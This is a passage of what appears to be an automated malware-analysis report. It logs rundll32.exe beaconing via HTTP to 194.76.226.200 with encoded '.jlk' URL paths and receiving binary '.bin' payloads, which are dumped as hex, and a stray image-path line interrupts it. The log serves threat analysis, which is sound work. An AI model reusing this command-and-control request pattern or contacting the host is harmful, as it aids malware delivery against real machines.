0d 53 fe 01 a3 13 6e d8 22 78 59 53 fe 95 18 0c 81 d7 5f 8a cd 05 69 1c 65 4a 9b 24 46 06 ac fb 49 9d de 37 60 ae ee c6 6b 29 02 6c 0e a1 3b e0 0e 43 a4 1b 5b 9b c0 e8 8d 54 45 de 9a d1 7b 85 30 17 70 2e 5e fa d1 ea 55 b7 09 4a 45 19 fd 62 7d d2 c2 37 e1 59 70 cb cb f0 59 12 f6 21 3d f8 f7 9e e0 e8 e5 02 1e 2a 2d a8 96 a4 77 f2 5a 2a ef d7 3e 65 47 a9 bb 0f ac db c5 65 7c 27 de b3 3a c9 4a 7a f7 24 47 cf f8 cd e4 d7 14 66 55 28 59 d9 9a d7 12 6e a0 84 de a0 76 b4 cc c5 48 c8 d7 da ed f3 f6 89 a3 23 08 7a d6 31 49 1b e9 e7 f5 6d ad ef 63 c9 09 43 4d d4 6e 47 18 ac 32 2b 65 3e 82 1d 23 61 ac 1b a2 06 be 9d 19 7b 20 df cf 5a 03 ac 9d 11 d3 47 69 f2 af ce 4b ad a1 ef 2b fc 8e 36 0b db d3 e8 4b cd 90 d7 c4 92 08 94 9b ae 29 f1 7f 1c f8 80 24 55 8b 13 76 d8 9f 21 95 73 57 a8 e4 ad be 38 75 6d fc 51 42 da 45 01 ce be a8 8e bf 1c 27 2d 78 d4 11 a5 de 6d 95 43 00 61 1a 51 12 77 fa b9 66 a5 85 6e 81 9b e4 d6 d3 38 f2 eb 8f 6f 53 50 e7 b4 4f a0 f6 69 88 5b 7b c9 03 a4 02 a7 22 52 c6 cd ec d7 dd 58 53 72 01 a5 ea 13 88 ee ef 11 74 a2 bb a7 5a c3 df 31 00 6b ae a5 2c 3e 2d ae 96 ac 4e 83 f7 22 7b 95 a1 31 5a 5d cb ec cc 1a 30 9a c8 2e c3 ed d6 0e fe 52 10 aa d4 ef 89 c6 37 cf fa cd ec c6 8e 8b 1c 5c 25 7c fd 28 86 e8 72 01 b6 e2 94 96 0a 71 4f 83 2d 17 55 15 40 67 58 d8 63 b4 d1 ac 11 2e 37 21 1c 87 20 31 1f 0c 46 58 bb bd ac 41 e6 de 27 05 ca 9c 2d 48 d8 ef 9a e1 71 92 d6 32 99 0d 05 06 b5 45 8e 7a b5 1d b6 89 fa 46 1a e3 d4 79 21 b8 92 e5 c3 80 40 10 5d 85 c8 10 a5 41 c9 0e c6 a2 34 a1 fe b9 e0 85 93 9e 82 3e cc a0 69 a9 d5 7e 1e c3 f2 3f 74 9c 1f 33 20 ec 8f 5a 4f bb 8f 8f e7 42 99 ac 96 ae b4 51 30 56 2f 40 53 32 2f 92 bf 80 4d e5 84 a4 7d bb 6d 96 8c e2 2f 32 c1 b2 a3 da dc 2f fc c6 e4 ea 5b 7c 88 44 b3 05 8f d6 94 0f 25 19 c3 c4 c4 0b 74 37 12 d5 4d ac 86 2b 00 39 Data Ascii: XD-?i1oC H/z> 9\%G X!9})1e[6!<vtEFne3camt[/P[:x$PeiA5l6L9*jpT;+H\.;DWH@iyhepc&}UgIm8+e;jv.BBO{(,m'{Go>(hve=:rFW\|1Q#]da4yN!8?ixijQ-YSorYYdL$Sn"xYS_ieJ$FI7`k)l;C[TE{0p.^UJEb}7YpY!=*-wZ*>eGe\|':Jz$GfU(Y nvH#z1ImcCMnG2+e>#a{ ZGiK+6K)$Uv!sW8umQBE'-xmCaQwfn8oSPOi[{"RXSrtZ1k,>-N"{1Z]0.R7\%|(rqO-U@gXc.7! 1F XA'-Hq2EzFy!@]A4>i~?t3 ZOBQ0V/@S2/M}m/2/[|D%t7M+9
Jan 26, 2022 10:28:11.894968987 CET	2593	OUT	GET /drew/S0hO4k1kNWmaIbAIKk6J/C6ltlnn67F9zU4319Wq/SHohWMCDfW7oiPhqwsiIKI/bmU8FVW7oRmBm/mR 3BXgY_/2FBwUjw6HBJfko8dOlgJjVp/0AJ_2FHS_2/F6As3DqY8qnvNETrK/YeXgHXybA3MO/9wS_2FpxfKh/va60I JVV7f3myC/lkXy0Vd4C9gsuVelNEUUO/TZ36G6O4b_2Br5X5/Ty9Sl6i_2F9Ot_2/Fw5KU6KNbXI13KA_2B/fSlw9u xRZ/1GDQy2uvqr3Bg6MoNgQy/Xe_2F1.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:12.168813944 CET	2597	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:12 GMT Content-Type: application/octet-stream Content-Length: 1800 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142c24e04.bin" Data Raw: f7 46 fb 9e 69 b9 56 c0 85 b5 3c ae 3e aa 33 38 35 5a 64 d6 52 bc 42 12 16 86 d3 f7 ff 19 25 a1 c8 72 2b cd 25 8a 0f 08 f0 2e e4 61 ba 42 9d 9e ee 3c 23 65 bb 49 f2 14 21 9d 9f bb f8 74 45 7d af 3c 4f 96 e8 0c 62 35 ae 13 55 7f f4 5b 3e ec 33 8a 5f 02 aa 2c bb 78 58 74 91 ef b2 91 fc 07 b1 e7 58 01 16 72 83 2b 7e 5a 2e 22 8b 9a 65 0b d7 79 6e 0d e7 28 15 6a e8 b1 91 82 21 54 f1 42 d4 5c ed 5a 9c ad ca f0 37 09 c3 4d 66 b4 a8 3a bf 34 89 96 61 91 fe 08 92 fa 9f 07 60 20 f9 72 77 bb 00 7e de 0d c5 36 8a 15 d9 0b d3 65 62 da dc bf de 5f 75 31 c8 2c 19 59 bb a0 b5 1d cd 5a 5f a9 ef 87 62 5a b8 2f ac b2 11 ba 5a 0e 85 47 da bb e7 69 e5 5a c5 8c 7e 71 4d cc 84 0c ca 20 e6 fc ea e1 ae 33 29 98 ea 7b 38 ab f4 89 e3 49 13 e8 f4 12 e2 b3 55 2c 03 e7 b0 71 4f 4c c1 67 d4 2f 4e 58 7a 5c 7c c7 91 c9 1f fb a9 00 72 7d 9e aa ed 09 bb e1 ea 33 18 c0 d8 95 2f c5 62 25 0b 77 08 41 79 0e 45 9e d9 2b fe e2 ff e7 46 c5 3c 9c 66 88 d2 65 6f d2 88 5a d0 b6 ad 21 b8 01 78 29 d4 8a 06 b1 40 40 bf d5 3d f3 f2 e8 5a fd c5 52 a6 bc 72 a5 1d e9 fe ff 88 56 52 a7 51 8c 13 e5 cb c9 d4 8b 03 7f bb 74 fb ac d1 e1 00 d2 40 cc 15 62 fd 28 ae d8 34 fd 56 dd 6c 02 c9 38 19 2f ff df ce c5 7b 74 cc 44 3d 9c 38 ea 8d 3a 35 f4 c4 01 79 8e 45 d4 c5 dd 89 51 09 7b 3a eb c5 23 9a c6 b6 24 68 77 a9 fb b9 ae c7 ad ae 82 05 1d 78 53 91 a8 80 31 28 10 54 42 2d 2b 6d 56 81 77 61 22 86 c5 47 fa 9a 53 8d bd 63 91 d5 01 a2 1c 33 70 53 45 62 7e 67 68 c2 25 eb 66 32 05 09 0b 79 d2 23 03 03 d2 3a f3 73 e2 c6 5f a8 02 78 b2 d6 5a 2e 24 6e f7 81 5d c4 a4 f2 1e ac 17 c2 eb 88 10 41 7d 02 c7 f9 c0 47 f5 73 8f 0c 15 77 09 27 50 3f 4d fe 7e 88 cb 97 9f 1f 67 28 83 81 84 a1 4b cc 96 e8 d8 2d 77 d2 a0 35 fc 5c c9 39 b0 32 79 1a 79 fb 68 7b 42 34 f4 a9 bb bc 44 6d 8c 97 71 2c 08 c7 8b d8 96 27 1e ed 11 b0 15 a2 16 73 18 fa 7b 31 dc d6 47 5a 83 a7 86 a5 91 84 19 02 d8 99 1f dd 25 a2 3e ee 3a 57 9f 14 d7 0b 14 b4 c3 2e 0c 9c 1c 82 eb ef 3f 79 73 0a 6b c1 1f ff bd 61 83 96 43 15 24 7d 24 26 68 20 d0 0c 3a 69 57 e7 84 4e 04 45 00 39 98 a6 0a 32 41 54 26 8d 78 f2 ab 3b 20 7c b5 42 eb 10 e5 6b 44 e5 f5 9a be d3 42 f8 16 75 bc 5c 2e e0 33 7b cd cd 80 de 28 00 da 8d 26 0e cd 12 fc df be f4 7e 62 e2 1f c9 41 c2 50 74 c5 ac 31 fe 87 d6 9a bf 2a 3b fb 54 1d 7c e4 24 56 54 21 51 52 66 d7 68 04 3e 8a 5e 97 4c fb 60 8d 6f 65 19 9a f8 b0 c4 e0 21 62 ae 1b 91 96 d0 e9 64 c9 94 39 68 9b bd ef 96 5f 8c 09 32 26 fd 16 ee f6 a3 da 2f e8 a6 e4 d5 3f 8b f0 32 ce cb bf 75 ae d3 3a 63 3b eb 80 90 73 e7 ec 24 40 94 f0 a9 2f b8 db d8 33 c3 16 a7 2f fe eb cf 3b 01 f2 b1 51 9b 60 07 8c 7b 63 93 44 26 8d b7 ef 24 46 1b 61 71 a9 6a eb 5b 7f 79 93 d7 d1 7e 0d ca f6 93 48 e2 b2 3b 0f 6f 05 94 5d 16 58 25 ef ea e5 ff 5b e9 01 84 71 a3 4b 17 20 2a 79 0f 12 7b 26 ff bd d7 56 cb 30 91 35 69 4b 0a b1 34 12 d6 cf d7 54 01 1a 9e f1 32 69 9c 1d 55 46 91 fb b5 55 b9 fc 09 6b c8 ae 5c 74 ed 69 bb fe 85 58 bc cd 3d 88 e1 f0 b3 4f cf 7b e6 41 a2 f0 7c 6f 76 01 1a 14 33 47 5c aa e1 b8 3d c9 81 d6 dc 23 8d 90 12 a3 b9 e1 ed 50 ab 0e 1b d9 f3 45 Data Ascii: FiV<>385ZdRB%r+%.aB<#e!tE}<Ob5U[>3_.xXtXr+~Z."eyn(j!TB\Z7Mf:4a` rw~6eb_u1,YZ_bZ/ZGiZ~qM 3) {8lU,qOLg/NXz\\|r}3/b%wAyE+F<feoZ!x)@@=ZRrVRQt@b(4Vl8/{tD=8:5yEQ{:#$hwxS1(TB-+mVwa"GSc3pSEb~gh%f2y #:s_xZ.$n]A}Gsw'P?M~g(K-w5\92yyh{B4Dmq,'s{1GZ%>:W.?yskaC$}$&h :iWNE92AT&x; |BkDBu\.3{(&~bAPt1*;T|$VT !QRfh>^L`oe!bd9h_2&/?2u:c;s$@/3/;Q`{cD&$Faqj[y~H;o]X%[qK *y{&V05iK4T2iUFUk\tiX=O{A|ov3G\=#PE

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49755	194.76.226.200	80	C:\Windows\SysWOW64\rundll32.exe

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:13.619188070 CET	2599	OUT	GET /drew/rBML1rj8uElJfatm/1XUPHcYedh6XQNG/RfzcEZujO75haDUuMp/MBSLanUya/vTUM6CjwjVB_2F1X1C jS/LV0aTkXgDCKfXT831Mw/iqWmLrFl0W1nnldmY0nQOm/5tR5VYVCXmkqO/7H59YBEK/Qx8N4StPVj2TG0lcxpPmD MJ/os_2F27yzy/K94E3NnjB3SOalL_2/B5phCQkfkmoU/vGkUfmn2z2D/bI_2FkP7bk5mb4/JjP_2B8QttRH66r/R92.jlk HTTP /1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200


Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:13.898947001 CET	2600	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:13 GMT Content-Type: application/octet-stream Content-Length: 205974 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142dd784e.bin" Data Raw: 0b 34 4a a5 90 0e c7 6f 93 f0 c9 9c 13 02 b2 b5 cc 76 30 92 6d 0e 22 4f c9 58 34 d7 fe b5 ba b7 5a ab 0e a3 52 08 62 4c 78 fd 91 22 35 10 c2 d3 61 1c 83 02 81 d8 3b c6 4c 9f eb b4 93 cc 31 0c 68 76 c0 57 f4 7b a4 04 53 d7 14 5d 88 7d 03 7f 09 50 4e 57 7a 07 db 05 d1 c4 36 78 ca 9d 10 4e ac a5 10 d0 07 02 c5 07 66 1b 6c 2b 79 30 7f 1d 61 fa ac 7f 36 be 4a 04 de 90 63 1a 5b eb 1a 72 1b 4f 2b 13 db 9c e2 df ae bc dc b0 ca 11 68 65 0d 38 ae be 00 a2 bd de 57 9d 31 ab 78 b9 89 12 36 b3 5a b7 d9 1b df fc 64 47 88 e6 91 15 96 e3 4d b2 e6 5f d6 d8 58 8f 3a b2 67 59 28 e5 38 d6 f3 d4 ec c8 10 cb 0f 32 41 a7 2a d0 1f 18 bc 53 77 e0 20 7c d9 e5 cf 26 82 51 e7 3e 03 7e 6e fa 82 c6 5a 4f 55 0d 03 d4 ae bf c0 d0 28 38 d8 07 65 cf 62 68 a7 c1 c1 d1 04 9c 39 0e 98 08 1e 90 cd 54 de 73 d1 7d 48 94 0f e7 c3 6f 7a 6f 11 8f bb 47 84 66 c5 95 8c 15 cd ea 00 37 32 9a 90 18 45 54 38 b7 be e8 a1 cc 90 1b 98 f1 f7 5a 39 ed 58 2e 04 21 85 12 70 7e 32 24 af ae 9e fb f0 56 71 b6 4f 4b db 22 16 8a 68 b9 da ae 4c a4 5e 8a 77 c8 50 57 04 fc 36 4d c9 28 17 cc a9 81 22 5d 70 7d 9c 4d 02 d1 7b 80 bb 0b e2 ca 73 5a 01 64 06 8f 11 cb 55 51 80 c1 18 c1 c9 38 11 f1 13 d6 39 8d df 7c c4 5e 86 65 c8 35 0a 13 62 48 d7 63 b1 c8 c7 a1 4f f7 6d 06 b5 57 50 fd 27 7b e8 0c 6a 1e 71 3c 3d d8 b8 0e 92 d2 51 19 3e 30 75 20 1f f4 aa 5f a3 2e 32 8a 0d a5 9f 80 7f fd 5b 6a 34 7b 2f 49 f0 28 0b 2b 1b 91 d8 0c 02 6b 60 96 ca 7c 5b 3f f2 0e 4e e1 a6 3a 7d a3 b6 31 11 ca 38 ad 77 4f 69 88 5b d8 dc 1c 50 fc 43 23 dd 4f 28 ab 4b 83 97 d9 83 86 37 d4 35 ee de 1e ed 9f 4b dd 00 a3 72 52 c7 27 04 4d 81 eb e9 ec 96 aa f9 2e 3f 42 c9 06 71 55 3b ac 74 d6 c3 51 95 7c a9 88 a1 29 cd 87 8b 8d 91 80 c2 27 be 0a 9a 79 c4 71 2f 66 cd 0d 8f ea 0b 71 9c 31 65 9c b4 71 c7 83 db 73 ef 97 72 58 6b ec 28 a0 a2 3d 78 f2 60 48 bd de f7 4d 89 e4 48 56 c7 c7 33 40 4f cd 43 22 8e e4 4d 45 8d 73 df 8f 3b 90 ff 56 18 e1 52 36 d5 ad bd 2c e6 ab d4 98 46 02 74 39 79 e3 9d 17 d0 64 90 67 45 46 51 f1 67 82 66 1f 8c 5d 2f d4 55 75 55 00 e1 f5 7d bc b1 1d dc e3 cb 0d 0f 1d 20 b2 78 4b 19 50 9b 9d 80 05 ad 82 b1 4a 3d a9 c6 8d db f6 d1 40 f3 1a 7f 08 ee 73 12 77 8d f0 26 11 a9 d2 b2 53 5f cd 10 a7 56 ee 93 fb 29 64 a4 0d 0c 5a b7 dd f2 4d d8 ac d3 2e 26 e7 8b 9b 7a b8 46 13 e9 c5 1c a2 84 04 46 b6 03 bc dc 61 89 60 bc 13 9e 91 fa d6 f3 ea 0d 74 f1 38 9b 17 fd 5a 50 d8 4f 55 d3 bd f2 87 17 1a 66 8d 83 19 72 7f 9a 6d 49 86 65 84 7a 01 74 85 b2 c3 1d 24 dd 41 ae c5 26 a2 88 c2 f8 ee 1f 8b 69 75 6d 97 da 41 2d 1c 40 fb 6c 84 ee 4e cc e2 be 87 77 6e 71 f8 6c c4 5c 80 74 ca 68 f2 43 f6 3b ab 9d e3 3a 5f d2 44 73 0e be 3b 81 44 26 a5 16 3f 25 ba af e4 df 06 9c 06 17 77 74 07 91 08 54 dd 3d 33 1d 89 0b 05 11 e2 e7 cc 35 63 3d 83 27 fc 18 6e 35 dc 0e 03 ac 48 0e c6 06 d7 2c fe 39 2e 2a a3 29 3c ed c6 e5 88 ea bc 33 77 d9 07 43 16 a8 a3 36 e1 64 5a 40 a3 c8 50 1f fc a8 1d dc 70 3f 8f 91 29 e5 46 82 3a 29 d0 07 c8 e2 80 2b f0 30 a3 39 18 0e b1 c8 d9 db 90 7d 26 dd 91 2f f6 8e 45 3e 1b 26 e1 6f 5b 1f 0b f1 b9 12 d0 62 7e 46 46 19 Data Ascii: 4Jov0m"OX4ZRbLx"5a;L1hvW{S]}PNWz6xNfl+y0a6Jc[rO+he8W1x6ZdGM_X:gY(82A*Sw |&Q>~n ZOU(8ebh9Ts}HozoGf72ET8Z9X.!p~2$VqOK"hL^wPW6M("]p}M{sZdUQ89\|^e5bHcOmWP'{jq<=Q>0u _.2[j4{/l(+k`\|[?N:} 18wOi[PC#O(K75KrR'M.?BqU;tQ\|)'yq/fq1eqsrXk(=x`HMHV3@OC"MEs;VR6,Ft9ydgEFQgf]/UuU} xKPJ=@sw& S_V)dZM.&zFFa`t8ZPOUfrmIezt$A&iumA-@lNwnqI\thC;:_Ds;D&?%wtT=35c='n5H,9.*)<3wC6dZ@Pp?)F:)+09}&/E>&o[b ~FF
Jan 26, 2022 10:28:14.677802086 CET	2816	OUT	GET /drew/qj8KFpDyUAB/xQ_2FW_2FRVQUR/xo7UR19sTv1fTteFGwviu/H1QAugjBS9BAganI/OqUmHFdTh92Mtt p/bKzDAO3E0N_2BxZ1ow/sTpBKLA2p/6BUrMhtfsbHTEuRLWcq7/jTbARM2BAFwOLbLtYBa/i_2BLCetjq8jqUWnEo 5XCb/sLP1ktID7e6VC/G3BV6Vkb/N29_2BJlXZ2HReVfDXYWlEP/mt9DueL_2F/NgPtBNn5wZiJtUInd/fWiE7TY0/hCY.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:14.955522060 CET	2817	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:14 GMT Content-Type: application/octet-stream Content-Length: 262298 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f1142ee57c1.bin" Data Raw: bc 58 44 2d 3f 69 1c 31 6f 19 ce bd 43 f0 20 48 2f a8 05 9b 0e 7a 3e 20 f1 f5 39 03 5c ec 25 14 47 ca 20 58 0c 21 39 da 11 c2 cf 7d ea e9 bd e0 29 31 a9 65 5b 07 36 21 bc bd 3c 8d 80 a7 96 dd 76 86 90 74 45 b9 fa 0c 05 46 10 a3 e9 f0 9a 00 ca 11 6e 65 f9 dd 9d 9e 33 63 61 96 0d 7f bc 6d 8d a8 fa 74 5b 85 1f 03 07 2f 96 87 82 0b c0 50 5b e2 9b 0f 15 ef 3a 18 83 ed 78 e9 24 bd d5 50 65 eb d4 69 41 35 6c 8b 36 81 b0 b7 83 87 f2 99 9c dc 14 4c 1a 9e 39 2a 93 cb 6a 9f b7 da 70 12 ff f3 e9 54 c1 a0 da e7 c8 3b cd 2b 9e 48 f8 94 94 82 5c 2e 01 04 3b ba cd a4 44 0b d1 57 48 d1 40 8a 69 00 8a 79 dd 8d 7f 68 fe db 65 87 08 d5 9d 19 70 c1 d2 12 63 26 8d b8 8f eb e2 d4 f6 0c 7d bc 55 af 67 0e 49 6d 0e b0 bd d1 80 06 ea 38 2b 65 3b 8e 6a 76 d7 f7 89 2e 85 0a c9 be b2 8c 42 42 4f 7b 28 2c 6d 27 b9 7b cc 91 47 6f 1f 88 98 1e 3e d4 28 68 c2 c6 76 65 3d 09 3a a5 72 b4 46 f1 e0 d2 94 e7 57 7c e8 19 8c 31 83 ce 83 e7 97 ce 0d 51 ff c2 23 5d df 8e 64 07 b2 10 d9 cf 61 82 c5 34 79 bc fd f2 a6 c1 4e ef 21 d0 c9 a8 a5 ac 9c ad c4 94 e9 f2 fb a7 38 f6 f7 3f ce 80 69 78 cd 93 be d3 de a3 10 69 6a 51 2d 59 9a 13 e0 53 b1 6f 72 a4 e1 7f b3 90 b1 fc d9 aa 59 bc 59 97 82 64 99 0b ac a8 04 bd 04 4c b6 24 de 0d 53 fe 01 a3 13 6e d8 22 78 59 53 fe 95 18 0c 81 d7 5f 8a cd 05 69 1c 65 4a 9b 24 46 06 ac fb 49 9d de 37 60 ae ee c6 6b 29 02 6c 0e a1 3b e0 0e 43 a4 1b 5b 9b c0 e8 8d 54 45 de 9a d1 7b 85 30 17 70 2e 5e fa d1 ea 55 b7 09 4a 45 19 fd 62 7d d2 c2 37 e1 59 70 cb cb f0 59 12 f6 21 3d f8 f7 9e e0 e8 e5 02 1e 2a 2d a8 96 a4 77 f2 5a 2a ef d7 3e 65 47 a9 bb 0f ac db c5 65 7c 27 de b3 3a c9 4a 7a f7 24 47 cf f8 cd e4 d7 14 66 55 28 59 d9 9a d7 12 6e a0 84 de a0 76 b4 cc c5 48 c8 d7 da ed f3 f6 89 a3 23 08 7a d6 31 49 1b e9 e7 f5 6d ad ef 63 c9 09 43 4d d4 6e 47 18 ac 32 2b 65 3e 82 1d 23 61 ac 1b a2 06 be 9d 19 7b 20 df cf 5a 03 ac 9d 11 d3 47 69 f2 af ce 4b ad a1 ef 2b fc 8e 36 0b db d3 e8 4b cd 90 d7 c4 92 08 94 9b ae 29 f1 7f 1c f8 80 24 55 8b 13 76 d8 9f 21 95 73 57 a8 e4 ad be 38 75 6d fc 51 42 da 45 01 ce be a8 8e bf 1c 27 2d 78 d4 11 a5 de 6d 95 43 00 61 1a 51 12 77 fa b9 66 a5 85 6e 81 9b e4 d6 d3 38 f2 eb 8f 6f 53 50 e7 b4 4f a0 f6 69 88 5b 7b c9 03 a4 02 a7 22 52 c6 cd ec d7 dd 58 53 72 01 a5 ea 13 88 ee ef 11 74 a2 bb a7 5a c3 df 31 00 6b ae a5 2c 3e 2d ae 96 ac 4e 83 f7 22 7b 95 a1 31 5a 5d cb ec cc 1a 30 9a c8 2e c3 ed d6 0e fe 52 10 aa d4 ef 89 c6 37 cf fa cd ec c6 8e 8b 1c 5c 25 7c fd 28 86 e8 72 01 b6 e2 94 96 0a 71 4f 83 2d 17 55 15 40 67 58 d8 63 b4 d1 ac 11 2e 37 21 1c 87 20 31 1f 0c 46 58 bb bd ac 41 e6 de 27 05 ca 9c 2d 48 d8 ef 9a e1 71 92 d6 32 99 0d 05 06 b5 45 8e 7a b5 1d b6 89 fa 46 1a e3 d4 79 21 b8 92 e5 c3 80 40 10 5d 85 c8 10 a5 41 c9 0e c6 a2 34 a1 fe b9 e0 85 93 9e 82 3e cc a0 69 a9 d5 7e 1e c3 f2 3f 74 9c 1f 33 20 ec 8f 5a 4f bb 8f 8f e7 42 99 ac 96 ae b4 51 30 56 2f 40 53 32 2f 92 bf 80 4d e5 84 a4 7d bb 6d 96 8c e2 2f 32 c1 b2 a3 da dc 2f fc c6 e4 ea 5b 7c 88 44 b3 05 8f d6 94 0f 25 19 c3 c4 c4 0b 74 37 12 d5 4d ac 86 2b 00 39 Data Ascii: XD-?i1oC H/z> 9\%G X!9})1e[6!<vtEFne3camt[/P[:x$PeiA5l6L9*jpT;+H\.;DWH@iyhepc&}UgIm8+e;jv.BBO{(,m'{Go>(hve=:rFW\|1Q#]da4yN!8?ixijQ-YSorYYdL$Sn"xYS_ieJ$FI7`k)l;C[TE{0p.^UJEb}7YpY!=*-wZ*>eGe\|':Jz$GfU(Y nvH#z1ImcCMnG2+e>#a{ ZGiK+6K)$Uv!sW8umQBE'-xmCaQwfn8oSPOi[{"RXSrtZ1k,>-N"{1Z]0.R7\%|(rqO-U@gXc.7! 1F XA'-Hq2EzFy!@]A4>i~?t3 ZOBQ0V/@S2/M}m/2/[|D%t7M+9
Jan 26, 2022 10:28:16.546865940 CET	3093	OUT	GET /drew/GVxzdEn3rJxHPgJaE/ckcbKS4onbSJ/ZdlWFtgOHAM/pJGsS1vTtWNP8h/yNsXRCxcvAA6AXQPJwabF/oYnH6redQswcAwtL/rDlMsMT_2FoiQ_2/BdNrJdcFdtJq9vsrPj/Pi_2B3_2B/dnsHU70OV9c4KUJyE_2F/0ip_2FIZ7Wqza0Ho2lN/KYodlnq6PG5KK9SBFWXHj5/viPS4jjPVWzpA/_2B2JOAM/KOBPUpSnsG9auoSxo_2BhjX/PvM1mRJl_2/FaBIYOp1w1wVY3Kqd/ZfinCIlH/i.jlk HTTP/1.1 Cache-Control: no-cache Connection: Keep-Alive Pragma: no-cache User-Agent: Mozilla/4.0 (compatible; MSIE 8.0; Windows NT 10.0) Host: 194.76.226.200

Timestamp	kBytes transferred	Direction	Data
Jan 26, 2022 10:28:16.817614079 CET	3094	IN	HTTP/1.1 200 OK Server: nginx/1.18.0 (Ubuntu) Date: Wed, 26 Jan 2022 09:28:16 GMT Content-Type: application/octet-stream Content-Length: 1800 Connection: keep-alive Pragma: public Accept-Ranges: bytes Expires: 0 Cache-Control: must-revalidate, post-check=0, pre-check=0 Content-Disposition: inline; filename="61f11430c2f61.bin" Data Raw: f7 46 fb 9e 69 b9 56 c0 85 b5 3c ae 3e aa 33 38 35 5a 64 d6 52 bc 42 12 16 86 d3 f7 ff 19 25 a1 c8 72 2b cd 25 8a 0f 08 f0 2e e4 61 ba 42 9d 9e ee 3c 23 65 bb 49 f2 14 21 9d 9f bb f8 74 45 7d af 3c 4f 96 e8 0c 62 35 ae 13 55 7f f4 5b 3e ec 33 8a 5f 02 aa 2c bb 78 58 74 91 ef b2 91 fc 07 b1 e7 58 01 16 72 83 2b 7e 5a 2e 22 8b 9a 65 0b d7 79 6e 0d e7 28 15 6a e8 b1 91 82 21 54 f1 42 d4 5c ed 5a 9c ad ca f0 37 09 c3 4d 66 b4 a8 3a bf 34 89 96 61 91 fe 08 92 fa 9f 07 60 20 f9 72 77 bb 00 7e de 0d c5 36 8a 15 d9 0b d3 65 62 da dc bf de 5f 75 31 c8 2c 19 59 bb a0 b5 1d cd 5a 5f a9 ef 87 62 5a b8 2f ac b2 11 ba 5a 0e 85 47 da bb e7 69 e5 5a c5 8c 7e 71 4d cc 84 0c ca 20 e6 fc ea e1 ae 33 29 98 ea 7b 38 ab f4 89 e3 49 13 e8 f4 12 e2 b3 55 2c 03 e7 b0 71 4f 4c c1 67 d4 2f 4e 58 7a 5c 7c c7 91 c9 1f fb a9 00 72 7d 9e aa ed 09 bb e1 ea 33 18 c0 d8 95 2f c5 62 25 0b 77 08 41 79 0e 45 9e d9 2b fe e2 ff e7 46 c5 3c 9c 66 88 d2 65 6f d2 88 5a d0 b6 ad 21 b8 01 78 29 d4 8a 06 b1 40 40 bf d5 3d f3 f2 e8 5a fd c5 52 a6 bc 72 a5 1d e9 fe ff 88 56 52 a7 51 8c 13 e5 cb c9 d4 8b 03 7f bb 74 fb ac d1 e1 00 d2 40 cc 15 62 fd 28 ae d8 34 fd 56 dd 6c 02 c9 38 19 2f ff df ce c5 7b 74 cc 44 3d 9c 38 ea 8d 3a 35 f4 c4 01 79 8e 45 d4 c5 dd 89 51 09 7b 3a eb c5 23 9a c6 b6 24 68 77 a9 fb b9 ae c7 ad ae 82 05 1d 78 53 91 a8 80 31 28 10 54 42 2d 2b 6d 56 81 77 61 22 86 c5 47 fa 9a 53 8d bd 63 91 d5 01 a2 1c 33 70 53 45 62 7e 67 68 c2 25 eb 66 32 05 09 0b 79 d2 23 03 03 d2 3a f3 73 e2 c6 5f a8 02 78 b2 d6 5a 2e 24 6e f7 81 5d c4 a4 f2 1e ac 17 c2 eb 88 10 41 7d 02 c7 f9 c0 47 f5 73 8f 0c 15 77 09 27 50 3f 4d fe 7e 88 cb 97 9f 1f 67 28 83 81 84 a1 4b cc 96 e8 d8 2d 77 d2 a0 35 fc 5c c9 39 b0 32 79 1a 79 fb 68 7b 42 34 f4 a9 bb bc 44 6d 8c 97 71 2c 08 c7 8b d8 96 27 1e ed 11 b0 15 a2 16 73 18 fa 7b 31 dc d6 47 5a 83 a7 86 a5 91 84 19 02 d8 99 1f dd 25 a2 3e ee 3a 57 9f 14 d7 0b 14 b4 c3 2e 0c 9c 1c 82 eb ef 3f 79 73 0a 6b c1 1f ff bd 61 83 96 43 15 24 7d 24 26 68 20 d0 0c 3a 69 57 e7 84 4e 04 45 00 39 98 a6 0a 32 41 54 26 8d 78 f2 ab 3b 20 7c b5 42 eb 10 e5 6b 44 e5 f5 9a be d3 42 f8 16 75 bc 5c 2e e0 33 7b cd cd 80 de 28 00 da 8d 26 0e cd 12 fc df be f4 7e 62 e2 1f c9 41 c2 50 74 c5 ac 31 fe 87 d6 9a bf 2a 3b fb 54 1d 7c e4 24 56 54 21 51 52 66 d7 68 04 3e 8a 5e 97 4c fb 60 8d 6f 65 19 9a f8 b0 c4 e0 21 62 ae 1b 91 96 d0 e9 64 c9 94 39 68 9b bd ef 96 5f 8c 09 32 26 fd 16 ee f6 a3 da 2f e8 a6 e4 d5 3f 8b f0 